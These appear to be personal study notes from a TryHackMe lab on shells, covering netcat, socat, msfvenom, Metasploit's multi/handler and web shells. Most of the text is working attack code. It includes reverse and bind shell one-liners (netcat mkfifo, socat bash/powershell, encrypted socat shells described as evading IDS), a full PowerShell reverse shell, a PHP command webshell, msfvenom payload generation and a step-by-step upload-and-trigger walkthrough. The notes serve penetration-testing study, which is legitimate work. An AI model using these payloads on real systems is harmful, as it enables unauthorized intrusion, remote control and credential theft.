Shell

Netcat: Manually perform networking interactions. Banner grabbing, receiving reverse shells and connecting to remote ports. Netcat shells are very unstable but can be improved by techniques.


Socat: Can do all the same things as Netcat but many more. More stable than Netcat. But the syntax is more difficult and Netcat is installed on virtually every linux by default, but not Socat.

Metasploit Multihandler: Used to receive and reverse shells, part of the metasploit framework. Obtains stable shells. Easiest way to handle staged payloads.

Msfvenom: Standalone tool part of the metasploit framework used to generate payloads on the fly. Though it can generate payloads other than reverse and bind shells, it is a very powerful tool.

Reverse Shells: Are when the target is forced to execute the code that connects back to your computer. Good way to bypass firewall rules that prevent you from connecting to arbitrary ports on the target. The drawback is that when receiving a shell from a machine across the internet you would need to configure your own network to accept the shell.

Bind Shells: Are when the code is executed on the target is used to start a listener attached to a shell directly on the target. This would then be opened up to the internet. Meaning you can connect to the port that the code has opened and obtain remote code execution that way.



Netcat:

Reverse shells require a listener, and there are many ways in which we can execute a shell.
nc -1vnp <portnumber>
-l = Listener
-v = Request verbose
-n = Netcat does not resolve host names or use DNS (less noise)
-p = Indicates that the port specification will follow

Eg = sudo nc -1vnp 443

Bind shells assumes there is already a listener waiting. We need to connect to it.
nc <targetip> <chosenport>

Netcat Shell Stabilisation:

Shells are very unstable by default. But we can stabilise them using a few ways.

PYTHON:

1. Use **python -c 'import pty;pty.spawn("/bin/bash")'** uses python to spawn a better featured shell. Some targets however need python installed for this to work. You also need to specify the version eg, **python, python2, python3.** As required.
2. **export TERM=xterm** Will give us access to the term commands such as **"clear"**.
3. Finally use Ctrl-Z to go back to our own terminal and use **stty raw -echo; fg**. This does 2 things. Firstly it turns off our own terminal, then it foregrounds the shell, thus completing the process.

RLWRAP:
Gives us access to history, tab autocompletion and arrow keys immediately upon receiving a shell. However manual stabilization must still be used if you want to use ctrl-c inside the shell.

1. Install it with : **sudo apt install rlwrap**
2. Use rlwrap with : **rlwrap nc -1vnp <port>**
3. Ctrl + z : **stty raw -echo; fg** (Stabilize and re-enter shell)

SOCAT:
Easy way to stabilize. This technique **is limited to linux targets.** First transfer a socat static compiled binary to the target machine.
Typical way to do this is using a webserver on the attacking machine inside the directory containing your socat binary. **: sudo python3 -m http.server 80** or on
Linux: **wget <localIP>/socat -O /tap/socat**
Powershell: **Invoke-webrequest -url <localIP>/socat.exe -outfile C:\\windows\temp\socat.exe**

Reverse/bind shell to change rows and columns:
: stty rows <number>
: stty cols <number>

SOCAT:

Similar to netcat in some ways, different in many others. It is a connecter between 2 points.

Reverse Shells:

- **Listener (attacker):**
  ```
  socat TCP-L:<port> -
  ```
- **Target (Windows):**
  ```
  socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
  ```
- **Target (Linux):**
  ```
  socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
  ```

Bind Shells:

- **Target (Linux):**
  `socat TCP-L:<PORT> EXEC:"bash -li"`

- **Target (Windows):**
  `socat TCP-L:<PORT> EXEC:powershell.exe,pipes`

- **Attacker (connect):**
  `socat TCP:<TARGET-IP>:<TARGET-PORT> -`

Stable Linux TTY Reverse Shell (Target must have socat):

- **Attacker (listener):**
  `socat TCP-L:<PORT> FILE:$(tty),raw,echo=0`

- **Target (connect):**
  `socat TCP:<ATTACKER-IP>:<PORT> EXEC:"bash -li",pty,stderr,sigint,setsid,sane`

Options Explained:

- `pty`: **Allocates a pseudoterminal**

- `stderr`: **Ensures errors are shown**

- `sigint`: **Passes Ctrl+C into the process**

- `setsid`: **New session for the process**

- `sane`: **Normalizes terminal behavior**

Tip:
Use `-d -d` for verbose/debugging output.
Example: `socat -d -d TCP-L:4444 FILE:$(tty),raw,echo=0`

Socat Encrypted Shells Summary

Why Encrypt?
Encrypted shells can't be read without the key and may bypass IDS detection.

Step 1: Generate Certificate

bash
CopyEdit
```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509
-days 362 -out shell.crt
```

Step 2: Combine Key + Cert into PEM

bash
CopyEdit
```
cat shell.key shell.crt > shell.pem
```

Encrypted Reverse Shell

Listener (Attacker):

bash
CopyEdit
```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

Target:

bash
CopyEdit
```
socat OPENSSL:<ATTACKER-IP>:<PORT>,verify=0 EXEC:/bin/bash
```

Encrypted Bind Shell

Target (Listener):

bash
CopyEdit
```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0
EXEC:cmd.exe,pipes
```

Attacker:

bash
CopyEdit
```
socat OPENSSL:<TARGET-IP>:<PORT>,verify=0 -
```

Important Notes:


- `verify=0`: Skip certificate validation
- Listener always needs the PEM file
- Works for TTY shells as well — just replace `TCP` with `OPENSSL` in commands from previous task
- For Linux reverse TTY shell, use:

bash
CopyEdit
```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0
FILE:$(tty),raw,echo=0
```

Target (Linux):

bash
CopyEdit

```
socat OPENSSL:<ATTACKER-IP>:<PORT>,verify=0 EXEC:"bash
-li",pty,stderr,sigint,setsid,sane
```



Netcat & PowerShell Reverse Shells Summary

Netcat Bind Shell (With -e support)
Listener (Linux or Windows nc with -e):

bash
CopyEdit

```
nc -lvnp <PORT> -e /bin/bash
```

Netcat Reverse Shell (With -e support)
Target:

bash
CopyEdit

```
nc <LOCAL-IP> <PORT> -e /bin/bash
```

Netcat Bind Shell (Without -e support)
Listener:

bash
CopyEdit

```
mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1;
rm /tmp/f
```

Netcat Reverse Shell (Without -e support)
Target:

bash
CopyEdit

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f
2>&1; rm /tmp/f
```


PowerShell Reverse Shell (Windows)

powershell
CopyEdit

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('<ip>',<port>);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sen
dbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Replace `<ip>` and `<port>` before use.

More Payloads:
Check PayloadsAllTheThings GitHub repo for reverse shells in multiple languages.



MSFVenom Summary

Purpose
Tool for generating reverse/bind shell payloads in various formats (exe, aspx, war, py, etc.).

Basic Syntax

bash
CopyEdit
```
msfvenom -p <PAYLOAD> <OPTIONS>
```

Example

bash
CopyEdit
```
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe
LHOST=<IP> LPORT=<PORT>
```

Options

- `-f` **= Output format (e.g. exe)**
- `-o` **= Output file**
- `LHOST` **= Attacker IP (use tun0 on TryHackMe)**
- `LPORT` **= Listening port (above 1024 recommended)**

Payload Structure
Format: `<OS>/<ARCH>/<PAYLOAD>`

Examples:

- `linux/x86/shell_reverse_tcp` = stageless
- `windows/x64/meterpreter/reverse_tcp` = staged
- `windows/shell_reverse_tcp` = stageless (32-bit, no arch specified)

Staged vs Stageless


- Staged = Split in 2 parts: stager (initial connection) + payload (downloaded in memory)
- Stageless = Single full payload, easier to detect but simpler to use
- Underscore (`_`) = Stageless
- Slash (`/`) = Staged

Meterpreter Shells

- Metasploit's advanced shell: stable, feature-rich
- Must be caught with `multi/handler` in Metasploit
- Needed for post-exploitation tools (e.g., `kiwi`, `hashdump`)

Payload Discovery

bash
CopyEdit
```
msfvenom --list payloads | grep <keyword>
```



Metasploit Multi/Handler Summary

`multi/handler` is used to catch reverse shells, especially when using Meterpreter or staged payloads.

Steps:

1. **Start Metasploit:**

bash
CopyEdit
```
msfconsole
```

2. **Use handler module:**

bash
CopyEdit
```
use exploit/multi/handler
```

3. **Set required options:**

bash
CopyEdit
```
set PAYLOAD <payload>
set LHOST <your IP>
```

```
set LPORT <your port>
```

📌 **LHOST must be set manually (e.g. tun0 on THM).**
Metasploit won't auto-bind like netcat or socat.


4. **Start listener as background job:**

bash
CopyEdit
```
exploit -j
```

📌 **Use `sudo` to listen on ports < 1024.**

5. **Handle sessions:**

- **Use `sessions` to list all sessions.**
- **Use `sessions <ID>` to interact with a specific session.**



Web Shells Summary

Web shells are scripts (e.g. PHP, ASP) uploaded to a server that allow remote command execution via a browser.

A simple PHP webshell:

php
CopyEdit
```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

Usage: `http://target/shell.php?cmd=whoami`

This executes the `whoami` command and returns the output via the webpage.

- **Kali provides many webshells at:**

`/usr/share/webshells`

(e.g. php-reverse-shell by PentestMonkey)

- **Most PHP shells are for Linux. They won't work on Windows by default.**

Windows Targets

Use PowerShell reverse shells. Example (URL-encoded):

perl

CopyEdit

```
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B...
```

✅ **Insert your IP and port.**

📎 **This is the same payload from Task 8, just URL-encoded to use in a browser.**

Practice / Examples:

🧪 Linux Box – Web Shell & Netcat

🔧 1. Upload a Web Shell

- **Navigate in Kali to:**
  `/usr/share/webshells/php/php-reverse-shell.php`

Open it with a text editor (e.g., `nano` or `gedit`) and change the IP and port to your `tun0` IP and custom port:

php
CopyEdit
```
$ip = '10.10.x.x';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
```

-
- **Upload this PHP file to the Linux webserver (via the site's upload form).**

🧲 2. Start Netcat Listener

On your Kali machine:

bash
CopyEdit
```
nc -lvnp 4444
```

🧨 3. Activate Web Shell

Visit the uploaded webshell in the browser:

perl
CopyEdit
```
http://<target-ip>/uploads/php-reverse-shell.php
```

-

- This should spawn a shell back to your Kali listener.

🔌 Bind Shell with Netcat

🔐 4. SSH into the Linux VM

Use the credentials provided in the room:

bash
CopyEdit
```
ssh username@<target-ip>
```

🔁 5. Bind Shell on Target

On the target machine (via SSH), run:

bash
CopyEdit
```
nc -lvnp 1234 -e /bin/bash
```

🔗 6. Connect from Attacker

On your Kali box:

bash
CopyEdit
```
nc <target-ip> 1234
```

📡 Socat Reverse & Bind Shells

⚙️ 7. Socat Reverse Shell

On Kali (listener):

bash
CopyEdit
```
socat TCP-L:5555 FILE:`tty`,raw,echo=0
```

On target (if `socat` is installed):

bash
CopyEdit
```
socat TCP:<your-kali-ip>:5555 EXEC:"bash
-li",pty,stderr,sigint,setsid,sane
```

🪝 8. Socat Bind Shell

On target:

bash
CopyEdit
```
socat TCP-L:6666 EXEC:"bash -li"
```

On Kali:

bash
CopyEdit
```
socat TCP:<target-ip>:6666 -
```

🪞 Windows VM – Reverse Shells & Web Shell

👩‍💻 9. Upload PHP Reverse Shell

- Try uploading `php-reverse-shell.php` again.
- It may not work due to PHP not being active on Windows.
- Instead, use a simple ASP webshell or PowerShell command via an upload or command injection point.

⚔️ 10. PowerShell Reverse Shell

Use this one-liner in the browser or upload point (replace IP and port):

powershell
CopyEdit

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.x.x',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback);$stream.Write($send
byte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

🪛 Meterpreter on Windows Target

🔨 11. Generate Payload

bash
CopyEdit

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.x.x
LPORT=4444 -f exe -o shell.exe
```

🚩 12. Upload to Target

Use the vulnerable upload field to place `shell.exe` on the Windows target.

🕷️ 13. Set up Multi/Handler

bash
CopyEdit

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.x.x
```

```
set LPORT 4444
exploit -j
```

🧨 14. Run Shell

Trigger the payload on the Windows machine to connect back and spawn Meterpreter.

🧠 Optional Extras to Practice

Practice stageless shells:

bash
CopyEdit

```
msfvenom -p windows/x64/meterpreter_reverse_tcp ...
```

-
- **Use `sessions -i` to interact with Meterpreter**
- **Use `sysinfo`, `getuid`, `hashdump`, `kiwi`, etc.**